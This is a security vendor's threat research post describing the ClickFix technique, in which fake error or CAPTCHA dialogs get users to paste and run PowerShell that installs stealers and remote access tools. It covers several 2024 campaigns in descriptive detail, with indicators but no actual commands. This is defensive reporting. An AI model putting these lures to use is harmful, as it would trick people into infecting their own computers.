ClickFix Malware & Social Engineering Threat Grows | Proofpoint US

By Tommy Madjar, Selena Larson and The Proofpoint Threat Research Team


Published: 2024-11-14 · Archived: 2026-04-02 12:16:07 UTC

What happened

Proofpoint researchers have identified an increase in a unique social engineering technique called ClickFix. And the lures are getting even more clever.

Initially observed earlier this year in campaigns from initial access broker TA571 and a fake update website compromise threat cluster known as ClearFake, the ClickFix technique that attempts to lure unsuspecting users to copy and run PowerShell to download malware is now much more popular across the threat landscape.

The ClickFix social engineering technique uses dialogue boxes containing fake error messages to trick people into copying, pasting, and running malicious content on their own computer.




Example of early ClickFix technique used by ClearFake.

Proofpoint has observed threat actors impersonating various software and services using the ClickFix technique as part of their social engineering, including common enterprise software such as Microsoft Word and Google Chrome, as well as software specifically observed in target environments such as transportation and logistics.

The ClickFix technique is used by multiple different threat actors and can originate via compromised websites, documents, HTML attachments, malicious URLs, etc. In most cases, when directed to the malicious URL or file, users are shown a dialog box that suggests an error occurred when trying to open a document or webpage. This dialog box includes instructions that appear to describe how to “fix” the problem, but will either: automatically copy and paste a malicious script into the PowerShell terminal, or the Windows Run dialog box, to eventually run a malicious script via PowerShell; or provide a user with instructions on how to manually open PowerShell and copy and paste the provided command.

Proofpoint has observed ClickFix campaigns leading to malware including AsyncRAT, Danabot, DarkGate, Lumma Stealer, NetSupport, and more.




ClickFix campaigns observed March through October 2024.

Notably, threat actors have been observed recently using a fake CAPTCHA themed ClickFix technique that pretends to validate the user with a "Verify You Are Human" (CAPTCHA) check. Much of the activity is based on an open source toolkit named reCAPTCHA Phish available on GitHub for “educational purposes.” The tool was released in mid-September by a security researcher, and Proofpoint began observing it in email threat data just days later. The purpose of the repository was to demonstrate a similar technique used by threat actors since August 2024 on websites related to video streaming. Ukraine CERT recently published details on a suspected Russian espionage actor using the fake CAPTCHA ClickFix technique in campaigns targeting government entities in Ukraine.

Recent examples


GitHub “Security Vulnerability” notifications

On 18 September 2024, Proofpoint researchers identified a campaign using GitHub notifications to deliver malware. The messages were notifications for GitHub activity. The threat actor either commented on or created an issue in a GitHub repository. If the repository owner, issue owner, or other relevant collaborators had email notifications enabled, they received an email notification containing the content of the comment or issue from GitHub. This campaign was publicly reported by security journalist Brian Krebs.



Email from GitHub.

The notification impersonated a security warning from GitHub and included a link to a fake GitHub website. The fake website used the reCAPTCHA Phish and ClickFix social engineering technique to trick users into executing a PowerShell command on their computer.




ClickFix style "verification steps" to execute PowerShell.

The landing page contained a fake reCAPTCHA message at the end of the copied command so the target would not see the actual malicious command in the run-box when the malicious command was pasted. If the user performed the requested steps, PowerShell code was executed to download an executable that led to the installation of Lumma Stealer. The activity impacted at least 300 organizations globally, according to Proofpoint visibility.

Swiss targeted ClickFix delivers malware

Proofpoint has observed actors using the reCAPTCHA ClickFix technique in multiple languages targeting organizations globally. In September 2024, researchers identified a German language campaign targeting Swiss organizations using ClickFix with the fake CAPTCHA. The messages impersonated the Swiss e-commerce marketplace Ricardo and contained URLs. When clicked, the users were directed to a landing page using the reCAPTCHA phish tool. The page instructed the user to click to copy and paste to resolve an issue. However, this actually ran JavaScript that downloaded a ZIP file from a Dropbox URL. Then, copyToClipboard was executed which invoked PowerShell to unzip and launch the BAT file embedded in the ZIP. At the time of analysis, researchers were unable to identify the dropped malware, but based on C2 traffic assessed the payload was likely AsyncRAT or PureLog Stealer.



Screenshot of fake Ricardo site containing "ClickFix" instructions.


Fake software updates deliver NetSupport RAT

On 5 September 2024, researchers identified a NetSupport campaign that used "benign" email messages to instruct users to copy and paste PowerShell into their terminal. The emails did not contain any malicious links or attachments, simply instructions.

The emails masqueraded as security updates, for example:

> From: Security Agent <resizenreyl6@web[.]de>
>
> Subject: Important Software Update: Action Required.

These messages contained instructions to manually run an encoded PowerShell command to update the allegedly insecure software. (The supposedly unsafe software was never named – just “software”.)




Copy and paste PowerShell lure.

If the PowerShell command was executed, it executed a remote PowerShell script. This second PowerShell script downloaded 7zip and a password-protected 7z file. It then used 7zip to extract the 7z file with the password "fJgGDNG_yudnt4YBJtYJfnJ" and ran NetSupport.

While it’s more common to see the ClickFix technique used with automatic copy and paste functions, the instructions requiring more manual work on the part of the user are also common. However, it is likely the variant requiring more manual work on the part of the user is less effective, as users may be more hesitant about manually copying and running encoded PowerShell.


HTML attachments to Brute Ratel C4 and Latrodectus

On 20 September 2024, Proofpoint researchers identified a campaign delivering Brute Ratel C4 and Latrodectus. Messages came from various senders and subjects referencing business themes including budget, finance, invoice, documents, shipping, etc. and contained HTML attachments. Filenames started with “Report_” or “scan_doc_” subsequently followed by randomized numeric characters. When opened, the HTML attachment displayed a dialogue box with instructions that varied slightly depending on the filename. But both contained a button for users to click – either “Solution” or How to fix”.



HTML files containing ClickFix instructions. Examples for attachments named "Report_" (on the left) and "scan_doc_" (on the right).

When clicked, base64 encoded PowerShell was copied, and the user was presented with another dialogue box that instructed the user to open Run, paste, and execute the command. The PowerShell command was used to download a DLL which started Brute Ratel. Brute Ratel was observed leading to Latrodectus.



Instructions to get a user to paste and run PowerShell.


The attack chain used in this campaign and the resulting dialog box was notably different than previously observed variants. The sample observed in this campaign attempted to evade analysts by reversing strings in the HTML body of the webpage.

While this attack chain and resulting payload delivery overlapped with previously observed TA571 and TA578 campaigns, Proofpoint researchers do not attribute this activity with high confidence to a known threat actor.

ChatGPT malvertising delivers XWorm

In mid-October 2024, researchers observed malvertising using ChatGPT themed lures to deliver XWorm via the ClickFix technique. The malicious website was observed being distributed via Outbrain chumboxes on a large tech site with the text "Unlock the Power of ChatGPT". It contained an attacker-owned domain "promtcraft[.]online" claiming to be an LLM prompt generator PromtCraft. The advertisement was likely running on multiple media outlets given Outbrain's ad distribution.

When clicked, the linked domain displayed a customized version of the open source reCAPTCHA phish tool, which had a lure encouraging visitors to join a ChatGPT community, with the ClickFix clipboard payload.



ChatGPT impersonation used in ClickFix payload delivery.

If the clipboard payload was executed, MSHTA was executed to run the HTA script in a HTML file obfuscated with ProtWare HTML Guardian Personal Edition, causing MSHTA to call two different remote PowerShell scripts. The first script will use RegAsm to run XWorm encoded in a Base64 variable, which will run the HVNC plugin to allow full access to the computer. The second script used RegAsm to run an executable encoded in a Base64 variable. This executable was

created with SharpHide which was used to create a hidden registry key to run the first XWorm PowerShell script at each boot.

Notably, in addition to a different visual template than the original reCAPTCHA phish, the JavaScript on the malicious site contained Russian comments, likely generated by an LLM explaining the code.

